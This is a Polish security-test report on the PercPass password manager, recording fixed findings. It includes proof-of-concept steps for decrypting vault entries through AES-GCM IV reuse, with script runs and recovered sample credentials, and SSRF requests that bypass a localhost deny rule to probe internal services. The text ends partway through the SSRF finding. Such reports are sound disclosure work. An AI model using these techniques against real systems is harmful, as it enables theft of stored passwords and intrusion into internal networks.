securitum

Raport z testów bezpieczeństwa

PRZEDMIOT PRAC

Testy bezpieczeństwa menedżera haseł PercPass

DATA WYKONANIA PRAC

06.02.2024 – 26.02.2024

DATA WYKONANIA RETESTÓW

15.04.2024 – 16.04.2024

MIEJSCE WYKONANIA PRAC

Kraków

AUTOR

Dariusz Tytko

WERSJA DOKUMENTU

1.1

Podsumowanie wykonanych prac

Niniejszy raport jest podsumowaniem testów bezpieczeństwa przeprowadzonych przez firmę Securitum. Przedmiotem testów był menedżer haseł PercPass. W ramach testów sprawdzono następujące komponenty:

- aplikację webową udostępnioną pod adresem https://[REDACTED]/,
- aplikację mobilną na system Android,
- kod źródłowy wtyczki dla przeglądarki Chrome.

Testy aplikacji zostały przeprowadzone z następującymi poziomami uprawnień:

- administrator główny,
- administrator,
- użytkownik uwierzytelniony,
- użytkownik nieuwierzytelniony.

Informacja: Podczas testów przeprowadzono audyt aplikacji webowej, aplikacji mobilnej na system Android w wersji 1.1.7, oraz kod źródłowy wtyczki dla przeglądarki Chrome w wersji 2.0.0. Retesty przeprowadzono dla aplikacji webowej, aplikacji mobilnej na system Android w wersji 2.1.1 oraz kodu źródłowego wtyczki dla przeglądarki Chrome w wersji 2.1.2. W trakcie retestów zweryfikowane zostały podatności znalezione podczas bazowych testów, nie weryfikowano nowo wprowadzonych funkcjonalności.

Najistotniejsze znalezione podatności to:

- [HIGH] SECURITUM-238503-001: Możliwość odszyfrowania haseł użytkowników bez znajomości hasła głównego,
- [MEDIUM] SECURITUM-238503-002: Możliwość wykonania rekonesansu wewnętrznej sieci,
- [MEDIUM] SECURITUM-238503-003: Możliwość aktywacji większej ilości kont niż wyznaczony limit.

W trakcie prac szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych.

Testy bezpieczeństwa przeprowadzono zgodnie z powszechnie przyjętymi metodykami testowania aplikacji, takimi jak: OWASP TOP10 czy (w wybranym zakresie) OWASP ASVS, OWASP MASVS, jak również wewnętrznymi metodykami przeprowadzania testów bezpieczeństwa firmy Securitum.

W ramach prac wykorzystano podejście polegające na testach manualnych opartych na wymienionych wyżej metodykach, jak i wsparcie tych czynności szeregiem narzędzi automatycznych, m.in. Burp Suite Professional.

Podatności zostały szczegółowo opisane w dalszej części raportu.

Sumy kontrolne dostarczonych komponentów:

```
$ sha256sum app.apk
e2a7852e52a569daf9429d0d0bd1e9a9138ef1376fc84abf8431f5d1b455d51a  app.apk

$ sha256sum *.zip
```

```
029fc1df705aec02c861956140df19720d9e888a2f6ebff1c49f4f58f885aa1b  [01] wtyczka - skompilowana
Chrome.zip
11ca94b398651ae82defd7b432f6a20db84364424c5f6078a66894a2524c3e7b  [02] wtyczka - kod.zip
eb76d228f3960e3ebd2a07407e4672ef728be91bc0e478a49f0511c7248a924f  [03] crypto SDK - pomocniczo -
istnieją odwołania z kodu wtyczki.zip
```

Status podatności po wykonaniu retestu (15.04.2024 – 16.04.2024)

Podatność	Ryzyko	Status
SECURITUM-238503-001: Możliwość odszyfrowania danych użytkowników bez znajomości hasła głównego	HIGH	Wyeliminowano
SECURITUM-238503-002: Możliwość wykonania rekonesansu wewnętrznej sieci	MEDIUM	Wyeliminowano
SECURITUM-238503-003: Możliwość aktywacji większej ilości kont niż wyznaczony limit	MEDIUM	Wyeliminowano
SECURITUM-238503-004: Możliwość odszyfrowania danych współdzielonej grupy przez byłych użytkowników grupy	LOW	Wyeliminowano
SECURITUM-238503-005: Przechowywanie tokenów sesji w postaci tekstu jawnego	LOW	Wyeliminowano
SECURITUM-238503-006: Wyświetlanie wygenerowanego hasła	LOW	Wyeliminowano
SECURITUM-238503-007: Współdzielenie klucza RSA do podpisywania tokenów JWT	LOW	Wyeliminowano
SECURITUM-238503-008: Możliwość enumeracji nazw użytkowników	LOW	Wyeliminowano
SECURITUM-238503-009: Zwracanie technicznych komunikatów o błędach	LOW	Wyeliminowano
SECURITUM-238503-010: Brak możliwości zmiany hasła głównego	INFO	Wdrożono
SECURITUM-238503-011: Użycie niewłaściwego generatora pseudo-losowych wartości	INFO	Wdrożono
SECURITUM-238503-012: Brak unieważniania sesji podczas zmiany hasła oraz włączania 2FA	INFO	Wdrożono
SECURITUM-238503-013: Brak panelu do zarządzania sesjami	INFO	Wdrożono
SECURITUM-238503-014: Możliwość włączenia weryfikacji 2FA bez konieczności podawania hasła	INFO	Wdrożono
SECURITUM-238503-015: Niepełne logowanie zdarzeń związanych z bezpieczeństwem	INFO	Wdrożono
SECURITUM-238503-016: Niepełne informowanie użytkownika o zdarzeniach związanych z bezpieczeństwem	INFO	Wdrożono
SECURITUM-238503-017: Możliwość wstrzyknięcia znacznika HTML do nazwy metody 2FA	INFO	Wdrożono

SECURITUM-238503-018: Publicznie dostępna testowa wersja aplikacji	INFO	Wdrożono

Klasyfikacja podatności

Podatności zostały sklasyfikowane w pięciostopniowej skali odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- CRITICAL (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako CRITICAL powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

- HIGH (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.


- MEDIUM (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

- LOW (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo przedmiotu testów lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).

- INFO (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa przedmiotu testów. Alternatywnie: zwracają uwagę na pewne rozwiązania (np. architektoniczne), pozwalające uszczelnić przedmiot testów.

Zestawienie statystyczne

Poniżej zestawienie statystyczne znalezionych podatności:



Ponadto zgłoszono 9 punktów informacyjnych.

Zestawienie statystyczne po wykonaniu retestu (15.04.2024 – 16.04.2024)

Brak podatności.

Spis treści

Historia zmian

Data dokumentu	Wersja	Opis zmiany
17.04.2024	1.1	Po wykonaniu retestu (*SECURITUM-238503-001-SECURITUM-238503-018*) dodano następujące informacje: • W podsumowaniu dodano sekcję *Status podatności po wykonaniu retestu.* • Dodano zestawienie statystyczne. • Dla poszczególnych podatności oraz punktów informacyjnych dodano sekcje *Status po wykonaniu retestu*.
26.02.2024	1.0	Zaktualizowano podatność *SECURITUM-238503-001: Możliwość odszyfrowania danych użytkowników bez znajomości hasła głównego* (dodano informację, że problem dotyczy również załączników oraz danych przechowywanych w grupach współdzielonych). Zgłoszono podatności od *SECURITUM-238503-002* do *SECURITUM-238503-009* oraz punkty informacyjne od *SECURITUM-238503-010 do SECURITUM-238503-018*.
09.02.2024	0.1	Zgłoszono podatność *SECURITUM-238503-001: Możliwość odszyfrowania haseł użytkowników bez znajomości hasła głównego*.

Podatności

[FIXED][HIGH] SECURITUM-238503-001: Możliwość odszyfrowania danych użytkowników bez znajomości hasła głównego

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Podczas szyfrowania wykorzystywane są unikalne wartości wektora inicjalizującego (IV).

OPIS

Aplikacja pełni rolę menedżera haseł. Hasła szyfrowane z wykorzystaniem hasła głównego, po stronie klienta, a następnie, w zaszyfrowanej formie, wysyłane oraz przechowywane na serwerach aplikacji. Z założenia, nawet w przypadku dostępu do danych przechowywanych na serwerach, bez znajomości hasła głównego nie można uzyskać dostępu do haseł użytkowników.

Podczas testów zidentyfikowano podatność, która pozwala odszyfrować hasła użytkowników bez znajomości hasła głównego. W rezultacie w przypadku, gdy atakujący uzyska dostęp do zaszyfrowanych danych, może uzyskać dostęp do haseł użytkowników.

W sekcji *Szczegóły techniczne* pokazano przykładowy atak, w ramach którego odszyfrowano hasła użytkownika przechowywane w grupie osobistej. Należy jednak zaznaczyć, że problem dotyczy również zaszyfrowanych załączników oraz danych przechowywanych w grupach współdzielonych.


WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do zaszyfrowanych danych użytkowników. Przykładowe scenariusze:

- dostęp do infrastruktury aplikacji,
- dostęp do konta użytkownika (aplikacja używa dwóch osobnych haseł – do logowania i szyfrowania danych).

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)


Szyfrowanie danych użytkownika wykonywane jest za pomocą algorytmu AES działającego w trybie GCM. Poniższa grafika przedstawia sposób działania trybu GCM (źródło https://en.wikipedia.org/wiki/Galois/Counter_Mode):




Na podstawie wartości wektora inicjalizującego (IV) tworzone są bloki licznika (Counter). Każdy blok licznika jest szyfrowany kluczem głównym (np. algorytmem AES – operacja Ek). Zaszyfrowane bloki licznika tworzą strumień klucza. Strumień klucza jest łączony (operacja XOR) ze strumieniem tekstu jawnego (Plaintext), tworząc w ten sposób szyfrogram (Ciphertext). Należy zauważyć, że znając szyfrogram oraz tekst jawny można uzyskać strumień klucza (klucz = szyfrogram XOR tekst jawny). Warto zaznaczyć, że uzyskujemy strumień klucza o długości tekstu jawnego.

W trybie GCM kluczowy jest wymóg, aby dla każdej operacji szyfrowania używać unikalnej wartości IV. Wynika to z faktu, że dla takiego samego IV tworzony jest identyczny strumień klucza. Jak wspomniano wcześniej znając szyfrogram oraz tekst jawny można odzyskać strumień klucza. Tym samym znajomość pojedynczej pary szyfrogram – tekst jawny pozwala uzyskać strumień klucza, który następnie może być użyty do odszyfrowania innych szyfrogramów, dla których nie jest znany tekst jawny (tekst jawny = klucz XOR szyfrogram).

Podczas testów zauważono, że dane użytkownika szyfrowane są z użyciem stałej wartości IV. Poniżej przedstawiono wartości IV używane podczas czterech różnych operacji szyfrowania (użycie tego samego IV).



Wyświetlenie używanych wartości IV uzyskano poprzez wstrzyknięcie, za pomocą narzędzia Burp Suite Proxy, wywołania console.log do kodu JavaScript aplikacji wykonującego szyfrowanie za pomocą funkcji crypto.subtle.encrypt:



Dodatkowo zauważono, że dla niektórych zaszyfrowanych danych znany jest tekst jawny, tym samym możliwe jest uzyskanie strumienia klucza, który pozwala odszyfrować inne szyfrogramy użytkownika. Dane szyfrowane przez aplikację mają następujący format:

1) Pojedynczy wpis zawierający hasło:

```
{"title":"[…]","login":"[…]","password":"[…]","url":"[…]","notes":"[…]","tag":"[…]","details":{"e
xpireDate":"[…]"}}
```

2) Atrybuty wpisu (securityAttributes):

```
{"passwordMatchCriteria":null,"passwordEntropy":[…]}
```


Atrybuty wpisu mają znaną wartość o długości 48 znaków. W rezultacie na podstawie zaszyfrowanej wartości atrybutów można uzyskać strumień klucza o długości 48 znaków, który może być wykorzystywany do odszyfrowania fragmentów (48 znaków) pozostałych szyfrogramów użytkownika, w tym wpisów zawierających hasła. Należy zaznaczyć, że początkowe ograniczenie 48 znaków można objeść analizując odszyfrowane fragmenty wpisów zawierających hasła i dedukując ich pozostałą treść zwiększając w ten sposób długość znanego tekstu jawnego, co w połączeniu z szyfrogramem pozwala uzyskać dłuższy strumień klucza.


W celu prezentacji przykładowej analizy przygotowano skrypt deszyfrujący decrypt.py (skrypt dodano na końcu raportu w sekcji *Dodatki*). Skrypt wymaga podania trzech parametrów:

1) Szyfrogram, dla którego znamy tekst jawny, w formacie zwracanym przez metodę API: GET /api/users/me/entries
2) Tekst jawny, np.: {"passwordMatchCriteria":null,"passwordEntropy":
3) Szyfrogram, który chcemy odszyfrować, w formacie zwracanym przez metodę API: GET /api/users/me/entries

Poniżej przedstawiono przykładową analizę, którą można wykonać posiadając dostęp do zaszyfrowanych danych użytkowników:

1) W aplikacji webowej dodano dwa wpisy do grupy osobistej (hasła do portali example.com oraz another.example.com):





2) Pobrano zaszyfrowane dane wysyłając zapytanie:

```
GET /api/users/me/entries HTTP/2
Host: [REDACTED]
[…]
```

Odpowiedź:

```
HTTP/2 200 OK
Date: Wed, 07 Feb 2024 21:18:40 GMT
[…]
{"successful":true,"message":"Successful","userGroupEntriesList":[{"userGroupInfo":{"uuid":"b7da[
…]c403","ownerUuid":"b455[…]7738","data":"[…]","personal":true,"permission":"WRITE","protectedGro
upAES":null,"ownerFullName":"><h1>${{9*9}}Audytor
702","ownerStatus":"ACTIVE","entryCount":2,"memberCount":1},"userEntryInfoList":[{"uuid":"12d7[…]
905a","data":"[zaszyfrowany wpis 1]","securityAttributes":"[zaszyfrowane atrybuty
1]","groupUuid":"b7da[…]c403","ownerUuid":"b455[…]7738","secureFiles":null,"permission":"WRITE"},
{"uuid":"94d6[…]fa7b","data":"[zaszyfrowany wpis 2]","securityAttributes":"[zaszyforwane atrybuty
2]","groupUuid":"b7da[…]c403","ownerUuid":"b455[…]7738","secureFiles":null,"permission":"WRITE"}]
}],"groupWithEntriesEtags":{"b7da[…]c403":"c3dc[…]30c3"},"groupEtags":{"b7da[…]c403":"a442[…]1da0
"},"entryEtags":{"12d7[…]905a":"edc8[…]7fcf","94d6[…]fa7b":"0f6d[…]3196"}}
```

3) Uruchomiono skrypt deszyfrujący z parametrami:

```
Szyfrogram z tekstem jawnym: [zaszyfrowane atrybuty 1]
Tekst jawny: {"passwordMatchCriteria":null,"passwordEntropy":
Szyfrogram do odszyfrowania: [zaszyfrowany wpis 1]
```

W rezultacie uzyskano fragment wpisu 1, który można wykorzystać jako tekst jawny podczas dalszej analizy:

```
└─$ ./decrypt.py IkFycmF5QnVmZmVyWzIzNywyNDEsNDMsODEsMTUyLDE0NSwxNzAsMjIsMTc5LDIyN
iwyNDcsMTUyLDE1OSwxNzIsMjIzLDE2OCwyMDIsMTA3LDI0Miw5MywyMDMsMjA4LDE5MywxODUsMjgsNDA
sMjAsNywxMTEsMTA2LDIyOCw2MSwyMDcsMTUsNjUsNSwyMjksMiwyNTUsODUsMTg0LDE3LDg3LDg1LDE3M
yw4NCw5MCwxNDgsMjEzLDExMSwxODksNjksMTIzLDExOCw0MiwyNDIsMTUsOTEsMTg3LDE3MywyNDksMTY
1LDE0MywxODIsMTI4LDEzOCwyMTRdIg== '{"passwordMatchCriteria":null,"passwordEntropy"
:' IkFycmF5QnVmZmVyWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2NCwyMjMsMTI5LDE
zOCwxNjIsMTk5LDEzNSwyMjEsNDQsMjI5LDg3LDIxMiwxNTUsMTQwLDE4NSw3NCw0MSw2LDIsMTA5LDEwM
CwyNTIsMTExLDIxOSwxNSw4NywwLDE2OCw5MiwxODUsOTYsMTgzLDIyLDg2LDc3LDE3OCw5NSwyOCwxNDA
sMjE2LDEyNSwyNDQsMjMyLDMzLDE5NCw0NSwyMjYsMTYyLDUxLDE2OCwyMzYsNTksMjIwLDQzLDc4LDkwL
DIzMSw3NCwyMDEsOTUsMTc5LDE0MiwxMTUsMTI0LDE0MywyMjEsMjQwLDEyMSw3LDEwMSw0MSw0MSwxNDY
sMjE2LDIyNCwxMzAsODUsMTEyLDU4LDIwNywyMDAsNDMsMjUxLDEyMSw2NCw5MSwzNSwzOSwxODQsMjUsM
TYwLDIwMiw3NiwyNTUsNzUsMTc3LDExMywxNTYsMjIzLDIzNiwyMTYsMTE0LDM0LDIzOCw2OCw4Niw0Nzw0NSw
2MCwxODEsMjQ1LDEsNCwyMzAsMjA4LDgwLDExNCw0Niw1OCwxOTIsMTI5LDE5MSw5OCwyNDMsMTc5LDE5O
SwxNjQsMjI2LDIzOCwxMTIsNTYsMjQ3LDEzMCwyNiwyMTMsMTY5LDEzOCwyNDcsMTU0LDEzMywyNywxMzE
sNDIsOTAsMCw2MF0i
{"title":"example.com","login":"user","password"
```

Należy zauważyć, że znając format zaszyfrowanych danych, uzyskany tekst jawny można rozszerzyć o dwa znaki :"

4) Uruchomiono skrypt deszyfrujący z parametrami:

```
Szyfrogram z tekstem jawnym: [zaszyfrowany wpis 1]
Tekst jawny: {"title":"example.com","login":"user","password":"
Szyfrogram do odszyfrowania: [zaszyfrowany wpis 2]
```

W rezultacie uzyskano fragment wpisu 2:

Uzyskany tekst jawny rozszerzono o znaki .com","password":"

5) Uruchomiono skrypt deszyfrujący z parametrami:

```
Szyfrogram z tekstem jawnym: [zaszyfrowany wpis 2]
Tekst jawny: {"title":"another.example.com","login":"user@gmail.com","password":"
Szyfrogram do odszyfrowania: [zaszyfrowany wpis 1]
```

W rezultacie uzyskano fragment wpisu 1 zawierający hasło:

Uzyskany test jawny rozszerzono o znaki "https://example (na podstawie tytułu wpisu można wydedukować jaka jest wartość URL).

6) Uruchomiono skrypt deszyfrujący z parametrami:

```
Szyfrogram z tekstem jawnym: [zaszyfrowany wpis 1]
Tekst jawny: {"title":"example.com","login":"user","password":"4XsM=.cxT9","url":"https://example
Szyfrogram do odszyfrowania: [zaszyfrowany wpis 2]
```

W rezultacie uzyskano fragment wpisu 2 zawierający hasło:

LOKALIZACJA

Mechanizm szyfrowania danych użytkowników.

REKOMENDACJA

Podczas szyfrowania z wykorzystaniem trybu GCM należy używać unikalnych wartości wektora inicjalizującego. Należy zadbać, aby w ramach szyfrowania tym samym kluczem AES, dana wartość IV użyta była tylko raz.

[FIXED][MEDIUM] SECURITUM-238503-002: Możliwość wykonania rekonesansu wewnętrznej sieci

STATUS PO WYKONANIU RETESTU

Podatność została wyeliminowana. Podczas retestu nie udało się przeprowadzić ataku SSRF. Ponadto zauważono, że usługa pobierania favicon została przeniesiona do dedykowanego serwera favicons.[REDACTED].

OPIS

Wykryto podatność, która pozwala przeprowadzić rekonesans wewnętrznej sieci. Tego typu informacje mogą być pomocne w przygotowaniu i przeprowadzeniu dalszych ataków.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Posiadanie konta w aplikacji.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W zapytaniu pobierającym favicony wykryto podatność typu Server-Side Request Forgery (SSRF).

Więcej informacji na temat SSRF:

- https://portswigger.net/web-security/ssrf

Próba wysłania zapytania pod adres 127.0.0.1 zakończyła się niepowodzeniem:

```
GET /api/favicons?target=http://127.0.0.1 HTTP/2
Host: [REDACTED]
[…]
```

Odpowiedź:

```
HTTP/2 403 Forbidden
Date: Wed, 14 Feb 2024 08:41:27 GMT
[…]
{"successful":false,"message":"Provided address is denied"}
```

Zauważono jednak, że możliwe jest użycie innego adresu wskazującego na lokalny host – 127.1.1.1:

```
GET /api/favicons?target=http://127.1.1.1 HTTP/2
Host: [REDACTED]
[…]
```

Tym razem w odpowiedzi zwrócona została treść HTML:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 08:47:21 GMT
[…]
<!doctype html>[…]<title>Perc.Pass</title>[…]
```

Poniżej przedstawiono przykładowy rekonesans wewnętrznej sieci:

1) Zauważono, że pod adresem http://127.1.1.1:8761 nasłuchuje usługa Spring [REDACTED], która pozwala pobrać informacje na temat używanych mikro serwisów (należy zaznaczyć, że usługa nie jest publicznie dostępna):


Zapytanie:


```
GET /api/favicons?target=http://127.1.1.1:8761 HTTP/2
Host: [REDACTED]
[…]
```

Odpowiedź:

